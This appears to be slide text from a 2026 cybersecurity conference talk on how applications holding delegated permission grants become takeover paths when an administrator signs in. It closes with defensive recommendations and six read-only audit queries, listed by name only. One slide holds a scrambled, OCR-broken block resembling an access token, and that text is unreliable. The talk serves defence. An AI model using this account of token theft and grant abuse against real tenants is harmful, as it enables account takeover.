
Add a note

Save




2026 CORNCON  
CYBERSECURITY  
CONFERENCE

THEN AN ADMINISTRATOR SIGNS IN



\_\_\_\_\_



\_\_\_\_\_

|                                                                                                        |          |
|--------------------------------------------------------------------------------------------------------|----------|
| 3NC00NDdLLTRmNTktOWRiZS1lYTkzMDIxY2U2MDEvIiwiaWF0IjoxNzkwOTcyMjIwLCJlYmYiOiJlE30TA5NzIyMjAsImV4cCI6M   |          |
| Tc5MDk3NjUwNywiYWNjdCI6MCwiYWNyIjoiMSIsImFjcniMiOlscDEiLCJwZmRyIl0sImFpbyI6IkFaUUFhLzhLQUFBQU4vSvS5    |          |
| CNkttTVRwcDc1Mv9aYU5xwG5GWFZ3YmcywTlshTRTeWh6Tk1GMlIdVawhtSndFIUDBrZz76TSfnVDkxliI2trYks3dGJPeIdJYmN1M |          |
| FF2dG9mVzRhbmIwblp                                                                                     |          |
| kd3UxMEJwd05                                                                                           | 8pc3BsY  |
| XluYW1lIjoiR                                                                                           | 1jMxYSI  |
| sImFwcGllkYWN                                                                                          | lciIsI   |
| m9pZCI6ImE0M                                                                                           | 1jAwNjQ  |
| xOUQ1RjVBiiw                                                                                           | FBSQ4iL  |
| CJzY3Ai0iJBc                                                                                           | 0GETYWM  |
| 4Ny1lNmRjLTc                                                                                           | 000GJ3c  |
| mlHdyIsInRlb                                                                                           | 1jFjZTY  |
| wMSIsInVuaXF                                                                                           | 0ANm0xb  |
| np0Lm9ubwLjc                                                                                           | 1jpbIjl  |
| iODk1ZDkyLTJ                                                                                           | 04NTUwO  |
| SJdLCJ4bXNfY                                                                                           | LTAWMDA  |
| tMDAwMC1jMDA                                                                                           | 1jyMWhmT |
| ms0djdZQmRYT                                                                                           | 0eG1zX3N |
| 0Ijp7InN1YiI                                                                                           | 0i0iIzI  |
| DgiLCJ4bXNfd                                                                                           | 08TB6eZ  |
| kHKzMuaUFwup                                                                                           | LYvtIMF  |
| LQPTcqLn9Gsl                                                                                           | 1rXJ7fi  |

## WHAT TO DO ON MONDAY

1. Read your delegated grants against who can actually sign in. An app with elevated delegated permissions is a takeover path the moment an administrator uses it.
2. Keep privileged accounts out of line-of-business applications. Separate admin accounts exist for exactly this and get used for everything except this.
3. Tokens do not go in browser storage. Say it to your app teams in those words.
4. Treat application security findings as identity findings when the app holds a grant. The severity is not a property of the bug.

Item four is the one worth arguing for when you get back.

---

### THE HARD PART

Three teams. Identity owns the grant, the product team owns the bug, and nobody at all owns the question of which humans sign into which applications.

THE FIELD KIT

## SIX QUERIES, BEFORE DINNER

All read-only. None of them need a change window, a project, or anybody's permission but your own.

1. Service principals holding directory roles
2. App-only Graph permissions, resolved to names
3. Credentials sorted by lifetime
4. Who is allowed to register and consent
5. What your users already consented to
6. Every redirect URI you advertise



Slides & Scripts